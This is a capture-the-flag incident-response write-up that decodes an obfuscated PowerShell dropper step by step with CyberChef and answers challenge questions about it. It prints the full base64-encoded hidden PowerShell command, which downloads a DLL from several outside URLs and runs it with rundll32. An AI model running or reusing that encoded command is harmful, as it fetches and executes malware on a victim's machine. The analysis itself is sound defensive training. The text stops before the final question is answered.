Malicious PowerShell Analysis

Contents

Scenario 2
Pre-requisites 2
Initial thoughts from scenario 2
Challenge Questions 2
What security protocol is being used for the communication with a malicious domain? 2
What directory does the obfuscated PowerShell create? (Starting from \HOME\) 4
What file is being downloaded (full name)? 5
What is used to execute the downloaded file? 6
What is the domain name of the URI ending in '/6F2gd/'? 7
Based on the analysis of the obfuscated code, what is the name of the malware? 7

Scenario

Recently the networks of a large company named GothamLegend were compromised after an employee opened a phishing email containing malware. The damage caused was critical and resulted in business-wide disruption. GothamLegend had to reach out to a third-party incident response team to assist with the investigation. You are a member of the IR team - all you have is an encoded Powershell script. Can you decode it and identify what malware is responsible for this attack?

Pre-requisites

- Download challenge zip file
- Extract the zip > review/inspect the challenge file
    - Script isn't actually PowerShell but a .txt extension, so drag into Notepad to begin analysis

Initial thoughts from scenario

- Not much to the script at first glance
    - Powershell called with -w flag followed by a parameter of "hidden", followed by "-ENCOD" and the a large block of text
    - The "-ENCOD" makes me immediately think the block of text after is obfuscated either once or twice, will need to investigate in Cyber Chef to find out

Challenge Questions


What security protocol is being used for the communication with a malicious domain?

- Answer: TLSv1.2

No immediate answers when simply viewing the script:

```
POwershelL  -w hidden -ENCOD
IABzAEUAdAAgAE0ASwB1ACAAKAAgAFsAVABZAFAAZQBdACgAIgB7ADAAfQB7ADEAfQB7ADIAfQB7ADQAfQB7ADMAfQAiACAALQBGACAAJwBTAFkAcwBUACcALAAnAGUATQAuACcALAAnAGk
AbwAuAEQASQAnACwAJwBPAFIAWQAnACwAJwByAEUAQwB0ACcAKQAgACkAOwAgACAAIAAgAFMAZQBUAC0AaQBUAEUATQAgACAAKAAnAHYAYQBSACcAKwAnAEkAYQBiAEwARQAnACsAJwA6AG
0AQgB1ACcAKQAgACgAIAAgAFsAVABZAFAAZQBdACgAIgB7ADYAfQB7ADgAfQB7ADAAfQB7ADMAfQB7ADQAfQB7ADUAfQB7ADIAfQB7ADcAfQB7ADEAfQAiACAALQBmACcAUwB0AGUATQAnA
CwAJwBHAGUAcgAnACwAJwBNAGEAJwAsACcALgBuACcALAAnAGUAdAAuAHMAZQBSAFYASQBjAGUAcABPAGkAJwAsACcAbgB0ACcALAAnAHMAJwAsACcATgBBACcALAAnAFkAJwApACkAOwAg
ACQARQByAHIAbwByAEEAYwB0AGkAbwBuAFAAcgB1AGYAZQByAGUAbgBjAGUAIAA9ACAAKAAoACcAUwAnACsAJwBpAGwAJwApACsAKAAnAGUAbgAnACsAJwB0ACcAKQArACcAbAB5ACcAKwA
oACcAQwBvAG4AdAAnACsAJwBpACcAKwAnAG4AdQB1ACcAKQApADsAJABDAHYAbQBtAHEANABvAD0AJABRADIANgBMACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABFADEANg
BIADsAJABKADEANgBKAD0AKAAnAE4AJwArACgAJwBfADAAJwArACcAUAAnACkAKQA7ACAAKABEAEkAcgAgAFYAYQByAGkAYQBiAEwARQA6AE0AawB1ACAAIAApAC4AVgBhAEwAVQB1ADoAO
gAiAGMAYABSAEUAQQB0AGAAZQBkAEkAYABSAEUAQwBgAFQATwBSAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwB7ACcAKwAnADAAfQBEAGIAXwBiAGgAJwArACcAMwAwACcAKwAnAHsA
MAB9ACcAKwAnAFkAZgAnACsAJwA1AGIAZQA1AGcAewAwAH0AJwApACAALQBGACAAWwBjAGgAQQBSAF0AOQAyACkAKQA7ACQAQwAzADkAWQA9ACgAKAAnAFUANgAnACsAJwA4ACcAKQArACc
AUwAnACkAOwAgACAAKAAgAHYAQQBSAGkAYQBCAEwAZQAgACAAKAAiAG0AIgArACIAYgB1ACIAKQAgACAALQBWAEEAbAB1AGUAbwBOACAAIAApADoAOgAiAHMARQBjAHUAUgBJAFQAWQBwAH
IAbwBUAGAAbwBgAGMAYABvAGwAIgAgAD0AIAAoACcAVAAnACsAKAAnAGwAcwAnACsAJwAxADIAJwApACkAOwAkAEYAMwA1AEkAPQAoACcASQAnACsAKAAnADQAJwArACcAXwBCACcAKQApA
DsAJABTAHcAcgBwADYAdABjACAAPQAgACgAKAAnAEEANgAnACsAJwA5ACcAKQArACcAUwAnACkAOwAkAFgAMgA3AEgAPQAoACcAQwAzACcAKwAnADMATwAnACkAOwAkAEkAbQBkADEAeQBj
AGsAPQAkAEgATwBNAEUAKwAoACgAKAAnAFUATwAnACsAJwBIACcAKwAnAEQAYgBfACcAKQArACcAYgAnACsAKAAnAGgAMwAnACsAJwAwAFUATwAnACkAKwAoACcASABZACcAKwAnAGYAJwA
pACsAKAAnADUAYgBlADUAJwArACcAZwAnACsAJwBVAE8ASAAnACkAKQAuACIAUgBlAFAAYABsAEEAQwB1ACIAKAAoACcAVQAnACsAJwBPAEgAJwApACwAWwBTAHQAcgBJAG4ARwBdAFsAYw
BoAEEAcgBdADkAMgApACkAKwAkAFMAdwByAHAANgB0AGMAKwAoACgAJwAuACcAKwAnAGQAbAAnACkAKwAnAGwAJwApADsAJABLADQANwBWAD0AKAAnAFIAJwArACgAJwA0ACcAKwAnADkAR
wAnACkAKQA7ACQAQgA5AGYAaABiAHkAdgA9ACgAJwBdACcAKwAoACcAYQAnACsAJwBuAHcAWwAzAHMAOgAvAC8AYQBkAG0AJwArACcAaQBuAHQAJwArACcAawAuAGMAJwArACcAbwAnACsA
JwBtAC8AJwArACcAdwAnACkAKwAoACcAcAAtAGEAZABtACcAKwAnAGkAbgAvACcAKwAnAEwALwAnACkAKwAnAEAAJwArACgAJwBdAGEAJwArACcAbgAnACsAJwB3AFsAMwBzACcAKQArACc
AOgAnACsAJwAvACcAKwAnAC8AbQAnACsAKAAnAGkAawB1ACcAKwAnAGcAZQAnACkAKwAoACcAZQAnACsAJwByACcAKwAnAGkAbgBjAGsALgAnACkAKwAoACcAYwAnACsAJwBvAG0AJwApAC
sAKAAnAC8AYwAvACcAKwAnAFkAJwArACcAWQBzACcAKQArACcAYQAnACsAKAAnAC8AQABdACcAKwAnAGEAbgB3ACcAKwAnAFsAJwArACcAMwA6AC8ALwBmAHIAZQB1ACcAKwAnAGwAYQBuA
GMAJwArACcAZQAnACsAJwByAHcAJwApACsAKAAnAGUAYgBkAGUAcwBpACcAKwAnAGcAbgB1AHIAaAAnACsAJwB5AGQAJwApACsAKAAnAGUAcgAnACsAJwBhAGIAYQAnACkAKwAoACcAZAAu
ACcAKwAnAGMAbwBtAC8AJwApACsAKAAnAGMAZwBpACcAKwAnAC0AYgBpAG4AJwArACcALwBTACcAKQArACgAJwAvACcAKwAnAEAAJwArACcAXQBhAG4AdwAnACkAKwAoACcAWwAzACcAKwA
nADoALwAvACcAKwAnAGUAdABkAG8AZwAuAGMAbwAnACsAJwBtACcAKwAnAC8AdwAnACkAKwAoACcAcAAtACcAKwAnAGMAbwAnACkAKwAnAG4AdAAnACsAKAAnAGUAJwArACcAbgB0ACcAKQ
ArACgAJwAvAG4AJwArACcAdQAvAEAAJwApACsAKAAnAF0AYQAnACsAJwBuAHcAWwAzACcAKQArACcAcwAnACsAKAAnADoALwAvACcAKwAnAHcAdwB3ACcAKwAnAC4AaABpAG4AdAB1ACcAK
wAnAHAALgBjACcAKQArACgAJwBvACcAKwAnAG0ALgAnACkAKwAoACcAYgAnACsAJwByAC8AJwApACsAJwB3ACcAKwAoACcAcAAnACsAJwAtAGMAbwAnACkAKwAoACcAbgAnACsAJwB0AGUA
bgAnACkAKwAoACcAdAAnACsAJwAvAGQARQAvACcAKwAnAEAAXQBhACcAKwAnAG4AdwBbADMAOgAvAC8AJwArACcAdwB3AHcALgAnACkAKwAnAHMAJwArACgAJwB0AG0AJwArACcAYQByAG8
AdQBuAHMAJwArACcALgAnACkAKwAoACcAbgBzACcAKwAnAHcAJwApACsAKAAnAC4AJwArACcAZQBkAHUALgBhAHUALwBwACcAKwAnAGEAJwArACcAeQAnACsAJwBwAGEAbAAvAGIAOAAnAC
kAKwAoACcARwAnACsAJwAvAEAAXQAnACkAKwAoACcAYQAnACsAJwBuAHcAWwAnACkAKwAoACcAMwA6ACcAKwAnAC8AJwApACsAKAAnAC8AJwArACcAdwBtAC4AbQBjAGQAZQB2AGUAJwArA
CcAbABvAHAALgBuAGUAdAAnACsAJwAvACcAKwAnAGMAJwArACcAbwBuACcAKwAnAHQAJwArACcAZQAnACkAKwAoACcAbgB0ACcAKwAnAC8AJwApACsAJwA2ACcAKwAoACcARgAyACcAKwAn
AGcAZAAvACcAKQApAC4AIgBSAEUAYABwAGAAbABBAEMAZQAiACgAKAAoACcAXQBhACcAKwAnAG4AJwApACsAKAAnAHcAJwArACcAKwAzACcAKQApACwAKABbAGEAcgByAGEAeQBdACgAJwB
zAGQAJwAsACcAcwB3ACcAKQAsACgAKAAnAGgAJwArACcAdAB0ACcAKQArACcAcAAnACkALAAnADMAZAAnACkAKwAxAF0AKQAuACIAcwBgAFAATABJAFQAIgAoACQAQwA4ADMAUgAgACsAIA
AkAEMAdgBtAG0AcQA0AG8AIAArACAAJABGADEAMABRACkAOwAkAFEANQAyAE0APQAoACcAUAAnACsAKAAnADAAJwArACcANQBLACcAKQApADsAZgBvAHIAZQBhAGMAaAAgACgAJABCAG0AN
QBwAHcANgB6ACAAaQBuACAAJABCADkAZgBoAGIAeQB2ACkAewB0AHIAeQB7ACgAJgAoACcATgB1AHcAJwArACcALQBPAGIAagB1AGMAJwArACcAdAAnACkAIABTAHkAcwBUAGUAbQAuAG4A
RQB0AC4AVwBFAEIAYwBMAEkAZQBOAFQAKQAuACIAZABvAGAAVwBOAGwAYABPAGEARABgAEYASQBsAEUAIgAoACQAQgBtADUAcAB3ADYAegAsACAAJABJAG0AZAAxAHkAYwBrACkAOwAkAFo
AMQAwAEwAPQAoACcAQQA5ACcAKwAnADIAUQAnACkAOwBJAGYAIAAoACgAJgAoACcARwB1ACcAKwAnAHQALQBJAHQAJwArACcAZQBtACcAKQAgACQASQBtAGQAMQB5AGMAawApAC4AIgBsAG
UAbgBgAEcAYABUAEgAIgAgACAoAZwB1ACAAMwA1ADYAOQA4ACkAIAB7ACYAKAAnAHIAJwArACcAdQBuAGQAbAAnACsAJwBsADMAMgAnACkAIAAkAEkAbQBkADEAeQBjAGsALAAoACgAJwBDA
G8AJwArACcAbgB0ACcAKQArACcAcgAnACsAKAAnAG8AbAAnACsAJwBfAFIAdQBuAEQAJwArACcATAAnACkAKwAnAEwAJwApAC4AIgBUAGAATwBTAHQAYABSAGkATgBHACIAKAApADsAJABS
ADYANQBJAD0AKAAnAFoAJwArACgAJwAwADkAJwArACcAQgAnACkAKQA7AGIAcgB1AGEAawA7ACQASwA3AF8ASAA9ACgAJwBGADEAJwArACcAMgBVACcAKQB9AH0AYwBhAHQAYwBoAHsAfQB
9ACQAVwA1ADQASQA9ACgAKAAnAFYAOQAnACsAJwA1ACcAKQArACcATwAnACkA
```

- The encoded body seems similar to Base64 encoding, event though there is no = at the end of the string (usually a confirmation of Base64 encoding)
    - Copy it into CyberChef and decode from Base64 to see what is reverted



- Decoding from Base64 now provides us some readable characters in between all of the symbols and NULL characters
    - This seems like we're on the right track as I can make out certain words such as "create", "string", "char", "variable" etc.
- Decode from/remove NULL bytes using CyberChef to further deobfuscate the script


- This provides even more clarity, and although the code is not fully returned to the source code that was written it is more than readable.

- Now I can read the script, I simply scanned through the lines for anything interesting and came across “"sEcuRITYproT`o`c`ol" =” at the end of line 4. The value associated with this variable is “('T'+('ls'+'12')”
    - Removing the anything but the alphanumeric characters from that string leaves “Tls12”, and given the latest version of TLS is 1.3, this implies that the security protocol used in the script is TLSv1.2

What directory does the obfuscated PowerShell create? (Starting from \HOME\)

- Answer: \Db_bh30\Yf5be5g\


- Start off by reviewing the script for any signs of “HOME” or creating a directory, this gives us an initial hint at the end of line 3 in CyberChef, but a path cannot be easily identified
- However, given powershell scripts have to be terminated with a semi-colon, we can copy the following text, as we know it will provide us the directory path even though it is obfuscated:
    - (DIr VariabLE:Mku).VaLUe::"c`REAt`edI`REC`TORy"($HOME + (('{'+'0}Db_bh'+'30'+'{0}'+'Yf'+'5be5g{0}') -F [chAR]92));
    - This snippet shows that whatever the directory being created is called, it is being concatenated/appended to the victims home directory. Therefore, we can eliminate everything except the part after the “+” to leave us with:
        - (('{'+'0}Db_bh'+'30'+'{0}'+'Yf'+'5be5g{0}') -F [chAR]92)
    - This can then be passed to the echo command in PowerShell to remove the obfuscation:




What file is being downloaded (full name)?


- Answer: A69S.dll

- Looking immediately after the security protocol, we see 3 potentially useful variables being defined:
  - $F35I
  - $Swrp6tc
  - $X27H
- Using ctrl+f to search for these reveals that $F35I and $X27H are not referenced anywhere else in the script besides their declarations, meaning they could most likely be red herrings so we'll ignore them for now
- $Swrp6tc is referenced again on the following line in the CyberChef output, so it's clearly of use to the attacker so we'll inspect it's uses in further detai



- When $Swrp6tc is referenced a second time it is concatenated within what appears to be a command using the Home directory parameter (and subsequently the newly created path) we found earlier. Passing this to the echo command in PowerShell confirms this theory







- The output of the echo command for the new string (the new path) shows the created home directory being concatenated with A69S.dll, which in this case is the downloaded file

What is used to execute the downloaded file?


- Answer: rundll32.exe



- Start by reviewing the deobfuscated script for anything with the word “download”, which reveals the fragmented string “SysTem.nEt.WEBcLIeNT)."do`WNl`OaD`FIlE"($Bm5pw6z, $Imd1yck);”
  - This shows the downloadFile() method/function of system.net.webclient being passed two parameters:
    - $Bm5pw6z
    - $Imd1yck




- We already know that parameter $Imd1yck has a value that contains the path of the file that the attacker/script downloaded which is A69S.dll



- The second to last line of the CyberChef output shows two different DLLs (dynamic link libraries) being used/called:
    - Rundll32
    - Control_RunDLL
- At this point, we've reached the end of the script. So we conduct a quick internet search on both "rundll32" and "Control_RunDLL"
    - This reveals a Microsoft link explaining that rundll32 "Loads and runs 32-bit dynamic-link libraries (DLLs)."
    - And also that Control_RunDLL is a function within rundll32 that is called to execute/run a DLL
    - Therefore, this confirms that rundll32 (or rundll32.exe to give it it's proper name) is the answer

What is the domain name of the URI ending in '/6F2gd/'?


- Answer: mcdevelop.net




- Scanning the deobfuscated output for "/6F2gd/" reveals that it can be seen in a kind of fragmented style midway through line 11
- Reading backwards from that finding shows the domain of the URI being wm.mcdevelop.net

Based on the analysis of the obfuscated code, what is the name of the malware?

